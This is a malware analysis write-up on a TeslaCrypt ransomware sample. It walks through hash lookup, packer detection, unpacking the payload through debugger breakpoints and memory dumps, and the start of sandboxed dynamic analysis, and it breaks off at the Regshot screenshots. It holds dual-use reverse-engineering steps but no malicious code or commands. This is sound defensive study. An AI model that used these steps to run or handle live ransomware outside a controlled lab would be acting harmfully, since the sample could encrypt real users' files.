Here is my write-up for the file “Teslacrypt.bin”. The objective here is to find indicators of compromise/evidence that we are dealing with a malicious file.


Tools used during this analysis: Hashmyfiles, TrIDNET, Exeinfo, DetectitEasy, PEStudio, x32dbg, Process Hacker, v10 Editor, Bintext, Regshot, Fakenet, Wireshark, Procmon, ProcDOT

Static Analysis

The first thing we do is hash analysis. We use Hashmyfiles to create a hash of the file.


Filename	MD5
Teslacrypt.bin	9ce01dfbf25dfea778e57d8274675d6f

And we test this hash in virustotal to see what score it gives us.




It gives us a score of 61/69, this is a direct indicator that this is a known malicious file. We notice some keywords such as persistance, detect debug environment and the name trojan.ransom.teslacrypt, meaning we are most likely dealing with ransomware.


Next we perform file analysis to see what type of file we are dealing with. TrIDNET shows signs of .dll and .exe.



Also exeinfope shows that this is most likely an executable.





Detect it Easy shows us that most of the content is packed.




The content needs to be unpacked for us to be able to detect any malicious strings. At this moment we are unable to detect anything when we use our tooling.


The current file shows only a few signs of malicious intent, there are only a handful of libraries, imports and strings.









This means that we have to create a memory dump in order to extract the hidden payload for further analysis. We open the file in x32dbg and create a breakpoint at the place where a memory location is allocated using the command bp virtualalloc. We then run the file so it puts us in the correct position at the breakpoint. When we reach the breakpoint we use the step over button to manually go to the pop esi field under the call for virtual memory allocation. This is where a new location in memory will be allocated.




The allocated location in memory is 00990000.



When we dump the content in memory it is empty, because only an allocation has been made, the payload has not yet been loaded into memory.




We must run the debugger again in order to load the payload into memory. We notice that the payload under ASCII does not start with the expected value "MZ". MZ is the indication that it is an executable.




We try all of the above for a second time in the same x32dbg session, we run the application and step over until we reach pop esi for a new location in memory, this time we get the following.


We notice that this time the correct information has been loaded into memory.



Now that we have the correct payload in memory we use Process Hacker to find the memory location.




And dump the memory content into a recognizable file "unpacked.bin".




When we analyse the file with v10 Editor, we notice that there are multiple MZ's in the same dump, making me believe that some are fake and we need to search for the correct one.

In order to know how many MZ's are in the dump, we need to search for the value 4D5A which is the magic byte for MZ.




Looks like we found a total of 10 PE headers. We need to find out which of the 10 PE headers is the right one by opening each of them in PEStudio to look at the available data.

After testing the different PE's, the second MZ seems to give the most result, making me believe that this is the right one. We notice a lot more malicious imports than we did the first time.





We also find a lot of hidden strings that seem malicious. Strings like RegSetValue/Create Key/Write/Delete File/Create Process/ HTTP Request and ShellExecute.




With bintext we notice a message to the user regarding a personal TOR site, personal pages and strange domains/websites.

These domains all score as malicious for malware/phishing.








So far we have gathered enough evidence that this file is malicious. Now we will run the file and see the effects that it has on our system.


Dynamic Analysis

We start up Fakenet, Procmon and Regshot and take our first shot of the registry. We let the malware run for a couple minutes before we take the second shot. We then compare the two shots with eachother to find out if there are any differences between them.


Regshot 1st shot



Regshot 2nd shot



